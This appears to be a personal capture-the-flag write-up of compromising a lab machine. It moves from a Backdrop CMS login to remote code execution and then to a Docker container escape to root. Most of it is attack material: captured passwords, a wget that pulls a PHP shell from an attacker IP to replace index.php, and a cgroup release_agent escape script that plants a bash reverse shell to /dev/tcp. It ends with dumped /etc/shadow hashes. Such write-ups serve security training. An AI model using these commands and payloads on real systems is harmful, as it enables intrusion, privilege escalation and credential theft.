




```
name=jpardella&pass=tGPN6AmJDZwYWdhY&form_build_id=form-rXfWvmvOz0ihcfyBBwhTF3TzC8jkPBx4LvUBrdAIsU8&form_id=user_login&op=Log+inHTTP/1.1

Set-Cookie: SSESS0651e6855a1f90fa8155e44165bd9f99=kNIaPhNYAAnkwYF0Ah8LSN1In3sTGcIuKmQYJRodIxA; expires=Sat, 19-Nov-2022 03:22:21 GMT;
```

jpardella:tGPN6AmJDZwYWdhY ⟹ 00 - Loot > Creds


ok, so i port forward port 8002 to my machine and login in to backdrop





well the internet says there is a rce for 1.21.0 but not 1.21.4, but we will try it anyway

got modules



manual install reference.tar from github which contains the php cmdshell
then get rev shell into container

```
www-data@90c7f522b842:/var/www/html/backdrop$ cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */
/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using master/slave databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://backdrop:34tB8RGtgtJjZ2Tz@localhost/backdrop';
$database_prefix = '';
```

backdrop:34tB8RGtgtJjZ2Tz

```
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
/var/www
/var/www/html/backdrop/core/scripts/backdrop.sh


╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x 1 root root 4096 Jun 23 09:50 .
drwxr-xr-x 1 root root 4096 Oct 29 09:30 ..
-rwxr-xr-x 1 root root  510 Jun 23 09:49 heartbeat.sh

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap=i
Current proc capabilities:
CapInh: 00000000a00425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a00425fb
CapAmb: 0000000000000000
Parent Shell capabilities:
0x0000000000000000=
Files with capabilities (limited to 50):
```

heartbeat.sh

```
www-data@90c7f522b842:/opt$ cat heartbeat.sh
#!/bin/bash
#Run a site availability check every 10 seconds via cron
checksum=($(/usr/bin/md5sum /var/www/html/backdrop/core/scripts/backdrop.sh))
if [[ $checksum != "70a121c0202a33567101e2330c069b34" ]]; then
        exit
fi
status=$(php /var/www/html/backdrop/core/scripts/backdrop.sh --root /var/www/html/backdrop https://localhost)
grep "Welcome to backdrop.carpediem.htb!" "$status"
if [[ "$?" != 0 ]]; then
        #something went wrong.  restoring from backup.
        cp /root/index.php /var/www/html/backdrop/index.php
fi
```

backdrop.sh

```
www-data@90c7f522b842:/opt$ cat /var/www/html/backdrop/core/scripts/backdrop.sh
#!/usr/bin/env php
<?php

/**
 * Backdrop shell execution script
 *
 * Check for your PHP interpreter - on Windows you'll probably have to
 * replace line 1 with
 *   #!c:/program files/php/php.exe
 *
 * @param path  Backdrop's absolute root directory in local file system (optional).
 * @param URI   A URI to execute, including HTTP protocol prefix.
 */
$script = basename(array_shift($_SERVER['argv']));

if (in_array('--help', $_SERVER['argv']) || empty($_SERVER['argv'])) {
  echo <<<EOF

Execute a Backdrop page from the shell.

Usage:        {$script} [OPTIONS] "<URI>"
Example:      {$script} "http://mysite.org/node"

All arguments are long options.

  --help      This page.

  --root      Set the working directory for the script to the specified path.
              To execute Backdrop this has to be the root directory of your
              Backdrop installation, f.e. /home/www/foo/backdrop (assuming
              Backdrop is running on Unix). Current directory is not required.
              Use surrounding quotation marks on Windows.
```

```
  --verbose   This option displays the options as they are set, but will
              produce errors from setting the session.

  URI         The URI to execute, i.e. http://default/foo/bar for executing
              the path '/foo/bar' in your site 'default'. URI has to be
              enclosed by quotation marks if there are ampersands in it
              (f.e. index.php?q=node&foo=bar). Prefix 'http://' is required,
              and the domain must exist in Backdrop's sites-directory.

              If the given path and file exists it will be executed directly,
              i.e. if URI is set to http://default/bar/foo.php
              and bar/foo.php exists, this script will be executed without
              bootstrapping Backdrop. To execute Backdrop's cron.php, specify
              http://default/core/cron.php as the URI.


To run this script without --root argument invoke it from the root directory
of your Backdrop installation with

  ./scripts/{$script}
\n
EOF;
  exit;
}

// define default settings
$cmd = 'index.php';
$_SERVER['HTTP_HOST']       = 'default';
$_SERVER['PHP_SELF']        = '/index.php';
$_SERVER['REMOTE_ADDR']     = '127.0.0.1';
$_SERVER['SERVER_SOFTWARE'] = NULL;
$_SERVER['REQUEST_METHOD']  = 'GET';
$_SERVER['QUERY_STRING']    = '';
$_SERVER['PHP_SELF']        = $_SERVER['REQUEST_URI'] = '/';
$_SERVER['HTTP_USER_AGENT'] = 'console';

// toggle verbose mode
if (in_array('--verbose', $_SERVER['argv'])) {
  $_verbose_mode = true;
}
else {
  $_verbose_mode = false;
}

// parse invocation arguments
while ($param = array_shift($_SERVER['argv'])) {
  switch ($param) {
    case '--root':
      // change working directory
      $path = array_shift($_SERVER['argv']);
      if (is_dir($path)) {
        chdir($path);
        if ($_verbose_mode) {
          echo "cwd changed to: {$path}\n";
        }
      }
      else {
        echo "\nERROR: {$path} not found.\n\n";
      }
      break;

    default:
      if (substr($param, 0, 2) == '--') {
        // ignore unknown options
        break;
      }
      else {
        // parse the URI
        $path = parse_url($param);

        // set site name
        if (isset($path['host'])) {
          $_SERVER['HTTP_HOST'] = $path['host'];
        }

        // set query string
        if (isset($path['query'])) {
          $_SERVER['QUERY_STRING'] = $path['query'];
          parse_str($path['query'], $_GET);
          $_REQUEST = $_GET;
        }

        // set file to execute or Backdrop path (clean URLs enabled)
        if (isset($path['path']) && file_exists(substr($path['path'], 1))) {
          $_SERVER['PHP_SELF'] = $_SERVER['REQUEST_URI'] = $path['path'];
          $cmd = substr($path['path'], 1);
        }
        elseif (isset($path['path'])) {
          if (!isset($_GET['q'])) {
            $_REQUEST['q'] = $_GET['q'] = $path['path'];
          }
        }

        // display setup in verbose mode
        if ($_verbose_mode) {
          echo "Hostname set to: {$_SERVER['HTTP_HOST']}\n";
          echo "Script name set to: {$cmd}\n";
          echo "Path set to: {$_GET['q']}\n";
        }
      }
      break;
  }
}

if (file_exists($cmd)) {
  include $cmd;
}
else {
  echo "\nERROR: {$cmd} not found.\n\n";
}
exit();
```

ok. so in backdrop it runs index.php so i just replace it. thats it..

```
wget http://10.10.14.178/shell.php -O index.php
```

root in container

```
═══╣ Breakout via mounts
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
ls: cannot access '/sbin/modprobe': No such file or directory
═╣ release_agent breakout 1..... Yes
═╣ release_agent breakout 2..... No
═╣ core_pattern breakout ........ No
═╣ binfmt_misc breakout ......... No
═╣ uevent_helper breakout ....... No
═╣ core_pattern breakout ........ No
═╣ is modprobe present .......... No
═╣ DoS via panic_on_oom ......... No
═╣ DoS via panic_sys_fs ......... No
═╣ DoS via sysreq_trigger_dos ... No
═╣ /proc/config.gz readable ..... No
═╣ /proc/sched_debug readable ... Yes
═╣ /proc/*/mountinfo readable ... Yes
═╣ /sys/kernel/security present ... Yes
═╣ /sys/kernel/security writable .. No



╔═══════════╣ Container Capabilities
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation#capabilities-abuse-escape
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap
Ambient set =
Current IAB:
!cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nic
e,!cap_sys_reso
urce,!cap_sys_time,!cap_sys_tty_config,!cap_mknod,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0

╔═══════════╣ Possible Entrypoints
-rwxr-xr-x 1 root root 283 Apr  1  2022 /root/docker-entrypoint.sh
-rwxr-xr-x 1 root root 510 Jun 23 09:49 /opt/heartbeat.sh


═══════════════════════════╣ Interesting Files ╠═══════════════════════════

╔═══════════╣ SUID - Check easy privesc, exploits and write perms
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 43K Feb  7  2022 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 55K Feb  7  2022 /usr/bin/su
-rwsr-xr-x 1 root root 44K Jun 17  2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 35K Feb  7  2022 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 40K Jun 17  2021 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 72K Jun 17  2021 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 59K Jun 17  2021 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 71K Jun 17  2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 15K Feb 17  2022 /usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool (Unknown SUID binary!)

╔═══════════╣ SGID
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root crontab 39K Aug  6  2021 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 23K Jun 17  2021 /usr/bin/expiry
-rwxr-sr-x 1 root shadow 71K Jun 17  2021 /usr/bin/chage
-rwxr-sr-x 1 root tty 23K Feb  7  2022 /usr/bin/wall
-rwxr-sr-x 1 root shadow 23K Sep 15  2021 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 23K Sep 15  2021 /usr/sbin/pam_extrausers_chkpwd

╔═══════════╣ Capabilities
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap=ep
Current proc capabilities:
CapInh: 0000000000000000
CapPrm: 00000000a00425fb
CapEff: 00000000a00425fb
CapBnd: 00000000a00425fb
CapAmb: 0000000000000000

Parent Shell capabilities:
0x00000000a00425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_audit_write,cap_setfcap

Files with capabilities (limited to 50):



╔═══════════╣ MySQL version
mysql  Ver 15.1 Distrib 10.5.15-MariaDB, for debian-linux-gnu (x86_64) using  EditLine wrapper
```

Exploit

well this was interesting i would have never figured this out without help
but inorder to do this you have to run the comand unshare to create a new instance of bash or something wich allows the mount in the first line in the poc...

Run this command to create another instance
`unshare -UrmC bash`

poc from [hack tricks]

```
#!/usr/bin/bash
# Mounts the RDMA cgroup controller and create a child cgroup
# This technique should work with the majority of cgroup controllers
# If you're following along and get "mount: /tmp/cgrp: special device cgroup does not exist"
# It's because your setup doesn't have the RDMA cgroup controller, try change rdma to memory to fix it
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
# If mount gives an error, this won't work, you need to use the first PoC

# Enables cgroup notifications on release of the "x" cgroup
```

```
echo 1 > /tmp/cgrp/x/notify_on_release

# Finds path of OverlayFS mount for container
# Unless the configuration explicitly exposes the mount point of the host filesystem
# see https://ajxchapman.github.io/containers/2020/11/19/privileged-container-escape.html
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`

# Sets release_agent to /path/payload
echo "$host_path/cmd" > /tmp/cgrp/release_agent

#For a normal PoC ================
#echo '#!/bin/sh' > /cmd
#echo "ps aux > $host_path/output" >> /cmd
#chmod a+x /cmd
#==================================
#Reverse shell
echo '#!/bin/bash' > /cmd
echo "bash -i >& /dev/tcp/10.10.14.178/9001 0>&1" >> /cmd
chmod a+x /cmd
#==================================

# Executes the attack by spawning a process that immediately ends inside the "x" child cgroup
# By creating a /bin/sh process and writing its PID to the cgroup.procs file in "x" child cgroup directory
# The script on the host will execute after /bin/sh exits
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

# Reads the output
#cat /output
```# root
root.txt
```bash
root@carpediem:/root# cat root.txt
27c6e082865b74d11843d93161ce229a
```

id && whoami

```
root@carpediem:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@carpediem:/root# uname -a
Linux carpediem 5.4.0-97-generic #110-Ubuntu SMP Thu Jan 13 18:22:13 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@carpediem:/root# cat /etc/shadow
root:$6$y5QrvfE3csMMok1t$DvYGED3VsftC3ylIHA8yGVg2j2KiP7uooPn309LahXXPEZulnVWBwwKLorPdiW5snCgWEYN6F24b8LQALG1CD1:19081:0:99999:7:::

...[snip]...

hflaccus:$6$Y3pKa50HWcGkr/KE$ZBG57pq5RIwDs9l75xJMz5Cv2SweVTFOcsv3WzRLC9c/QRX7wSgNT/XekUYExD30WTZiCHYhLg25mSTRgoZlT.:19083:0:99999:7:::

...[snip]...
```